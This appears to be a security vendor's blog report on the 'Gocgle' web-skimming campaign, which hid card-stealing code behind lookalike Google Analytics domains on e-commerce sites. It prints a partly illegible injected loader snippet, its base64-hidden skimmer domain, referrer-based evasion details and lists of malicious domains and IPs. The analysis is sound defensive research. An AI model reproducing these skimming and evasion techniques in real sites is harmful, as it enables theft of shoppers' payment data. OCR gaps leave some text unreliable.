Related Articles

reflectiz.com/the-gocgle-web-skimming-campaign/

May 20, 2020

The Gocgle Malicious Campaign

Magecart

May 20, 2020 Reading time: 6 mins

Can You Spot the Difference Between Gocgle and the Real Thing? Read our special report about Gocgle malicious campaign.

A new web skimming campaign, starting from the end of 2019, is impersonating Google web products in order to collect sensitive information from users on eCommerce websites.

During the last few weeks, our research team has been investigating a new web-skimming type campaign targeting e-commerce websites. The campaign deliberately collected users' personal information, including credit-card numbers, from the checkout pages and other sections.

Hundreds of Websites are Already Infected

According to our findings, this campaign commenced late 2019 and, until the time of our research, was still active, infecting hundreds of websites. The initial signs of this campaign were the registration of several malicious domains. This process continued until the end of March, indicating that the attackers intended to remain undetected while exploiting their new targets.

The attackers used three techniques to obfuscate their campaign and avoid detection: Google impersonating, base64 encoding technique and switching referrers, all described in this article.


As in identical web-skimming attacks, the offenders' payload was injected after they had detected a vulnerability that allowed them to upload the malicious code into the eCommerce website. From there on, the code is loaded, either on checkout pages or even throughout the entire website, in order to extract users' sensitive data.

In recent years we have witnessed a significant increase in these types of attacks. The reason for this is "rooted" on the client-side. For hackers, it is an easy and convenient target that is difficult to detect by conventional security tools. If we compare the effort of reaching the user client-side versus hacking to internal databases, which are more secure and subjected to stringent requirements such as PCI standards, we can understand why the client-side is, in many cases, the easy and only way for hackers to penetrate.

G-Analytics Family Group

The malicious files were impersonating Google analytics or Google Tag Manager which are common in approximately 80% of all eCommerce websites worldwide. Based on the intricacy of the Gocgle campaign, this is likely not the first campaign executed by these offenders. This is a common phenomenon within different hacking groups. Research done by Group-IB, noticed the use of similar domain structures all the way back in the beginning of 2016.

From examining the related domains, our research team found evidence indicating that the “Gocgle group” is linked to other campaigns executed during the last few years.



Domains www.googic-analytics.cm | 130x googic-analytics.cm | 39x


www.googic-analytics.net | 32x googic-analytics.net | 26x

googictagmanager.com | 9x 5.188.9.40 | 7x wqdtf54y6eu7l87t.ga | 7x

www.googictagmanager.com | 5x googlo-analytics.com | 4x

www.gocgle-analytics.com | 4x

These related campaigns, all hosted in Russia, are connected to a wide network of known campaigns, which will be discussed in a future paper, as some of the related domains are also connected to other groups of malicious files, targeting windows endpoint, outside the realm of classical website security.



Communicating Files

Scanned	Detections	Type	Name
2020-03-12	50 / 71	Win32 EXE	[illegible]
2019-12-30	26 / 59	Text	[illegible]
2020-01-20	31 / 57	Text	DocumentsOutubro-[illegible]-2019-10_12.xls
2020-01-19	30 / 58	Text	[illegible]
2019-11-13	10 / 58	Text	[illegible]
2020-02-20	32 / 57	Text	DocumentsOutubro-PT_[illegible]-2019-10_34.xls
2020-01-10	31 / 55	Text	DocumentsOutubro-PT[illegible]-2019-10_77.xlsx
2020-01-10	31 / 58	Text	DocumentsOutubro-[illegible]-2019-10_130.xls


The Gocgle campaign execution methodology proves once again the inability of discontinuous or dedicated security measures to track such attacks as they occur. In fact, in early 2020 our team spotted dozens of websites that were infected by this particular campaign. Each of these online retailers, has already been notified.

Leave No Trace

To avoid detection the Gocgle attackers have been using three main evasion techniques, as described here.

Obfuscate the malicious code inside Google-Analytics

The first method is hiding their malicious code inside a legitimate and common third-party application. Google-Analytics (GA) is probably one of the most used third-party applications worldwide. In fact, four out of five ecommerce websites use it, usually throughout the entire website. That was a very convenient target for the attackers, since part of the goals of GA are to monitor user actions and inputs and report the information to external Google domains. Impersonating such actions was imperative to remain undetected.



Passive DNS Replication


Date resolved	Domain
2019-12-13	googlc-analytics.cm
2019-12-03	analytic.is
2019-11-28	www.googlc-analytics.cm
2019-11-27	www.google-analytics.cm
2019-11-26	google-analytics.cm
2019-11-19	wwww.analytic.is
2019-11-18	www.googlc-analytics.net
2019-11-18	googlc-analytics.net
2019-10-26	linux1.googlc-analytics.cm
2019-10-26	storm.googlc-analytics.cm

As part of the Gocgle campaign, all the malicious remote domains used an almost identical text or wording for each Google web product name like gocgle-analytics.net the offenders used, but there are plenty of other examples, such as gocgle-analytic.com or tag managers like gocgletagmanager.com. The obvious goal is to confuse the security teams by using a simple text deception to avoid detection.

The attackers were sophisticated enough not to omit the actual role of google-analytics, simply because they didn’t want to raise suspicion if GA stopped working. Reflecting to malicious file analysis, the attackers “hooked” Google analytics. Once the malicious code is uploaded to the website, it is actively aggregating sensitive inputs entered by the users. It then sends the collected inputs to the malicious domain, while keeping the regular google-analytics code unchanged and reporting to Google servers.


Base64 encoding technique

The second technique obfuscates the malicious URL by using a base64 encoding. At first sight, automatic scanning tools, and even some security analysts, might miss the “innocent” google-analytics script. The regular google-analytics snippet that is used in many websites includes a regular common request. As seen below, the attackers have added a single line of code to the website code, using the base64 hiding technique, to minimize the odds of being detected and “successfully” conducting their attack.



```
<!-- BEGIN GOOGLE ANALYTICS CODE -->
<script type="text/javascript">
    (function() {
        var ga = document.createElement('script'); ga.type = 'text/javascript'; ga.async = true;
        ga.src = ('https:' == document.location.protocol ? 'https://' : 'http://') + [illegible]google-analytics.com/analytics[illegible]';
        ga.src = ga.src.replace([illegible]);
        (document.getElementsByTagName('head')[0] || document.getElementsByTagName('body')[0]).appendChild(ga);
    })();
</script>
<!-- END GOOGLE ANALYTICS CODE -->     <link rel="stylesheet" type="text/css" href="//fonts.googleapis.com/css?family=Oswald" [illegible]
<style type="text/css">*, body, h1, h2, h3, h4, h5, h6, .h1, .h2, .h3, .h4, .h5, .h6{ font-size: 14px; font-family: Oswald;}body, h1, [illegible]
[illegible]
```

In this case, the attackers actually encoded their malicious domain using Base64 encoding and replaced it as described above.



Enter the text to Base64 Decode

Z29vZ2xlLWFuYWx5dGljcy5jb20v

The Base64 Decode:

google-analytics.com/

Enter the text to Base64 Decode

Z29jZ2xlLWFuYWx5dGljcy5jb20v

The Base64 Decode:

gocgle-analytics.com/

Google VS. Gocgle

Attackers use this technique mainly to avoid detection by manual code overview and static code analysis. In order to detect such occurrences, there is a clear need to use behavioral security controls that are designed for such purposes. In this case, once the page is being loaded, the request source is changed to the malicious domain, that can easily be detected by a dynamic analysis tool.

Switching between Good and Evil using referrer

The third and probably the most interesting technique, is the delivery of the malicious payload, only with referrer. The loaded code from the remote server is actually determined, based on the user referrer. This technique allowed the hackers to avoid detection by security tools, which are scanning browsing pages mostly without user history.

For less savvy technical users, referrer is used to tell the web-page where the user came from and what was the last page visited. This is often used by markers and digital teams to understand the user journey and to enhance user experience. In this case, the attacker tested the referrer in order to understand if the browsing user really came from the eCommerce website as a consumer or not. If a user goes directly to that page, it raises suspicion. If the user doesn’t have the proper referrer, the server will return the regular google-analytics script.

Reflectiz CTO, Ysrael Gurt, who led the research team stated: “This is a very smart and easy way to bypass and confuse many security research-teams and tools. When we are sandboxing websites, it’s hard to create a full user-journey every time you want to test a specific page. This technique can easily give a real headache and be obfuscated for tools that are unable to simulate user-journey, or at least remember to fuzz their referrer header. Sending the file to Virustotal, like many do, will return valid non-malicious results.”

Who is Behind the Gocgle Campaign?

As a reminder, Magecart today is a well-known name in the Cybersecurity community. Most web security professionals and security analysts are, or should, already be familiar with this cybercrime gang. But actually, Magecart is not a single hacking group, it is rather an attacking methodology focused on injecting maliciously crafted code into checkout pages. The goal is to extract sensitive user data, such as credit card numbers. A few months ago, our team published an article about a new attack, dubbed “Pipka”. It introduced a new evasion technique, presenting an active arms race in which attackers keep creating new ways of conduct to avoid detection.

Bottom Line

All of the aforementioned hacking techniques are aimed at reducing the detection rates of static code review tools, manual testing and detailed website analysis. Within the minified world of javascript, the ability to hide your malicious code inside the website is endless, creating a cat and mouse situation. Dynamic analysis and actively running the website, solves this problem, regardless of where and how the code is hiding. This includes, monitoring all browser actions as well as the “undetectable” ones.

According to Idan Cohen, CEO of Reflectiz: “It’s actually quite simple. Attackers can do all the tricks they want to hide their malicious code but they will always need to use the user browser to execute it. If you control the browser, they are just asking you to conduct malicious actions. In that case, we recommend saying NO!”

Indicators of compromise (IoC)

IP:

```
5.188.9.61   5.188.9.33
5.188.9.40   194.180.224.112
```

Domains:

```
gocgle-analytics.net   googlo-analytics.com   gocgletagmanager.com

googlc-analytics.com   gocgle-analytics.cm    analytic.is

gocgletagmanager.cm    gocgle-analytics.com   wqdtf54y6eu7i87t.ga
```

Learn more about web-skimming, Magecart attackers and their hacking methodology

- Magecart Expending Beyond “Regular” eCommerce
- Pipka Attack

All rights reserved 2022 © Reflectiz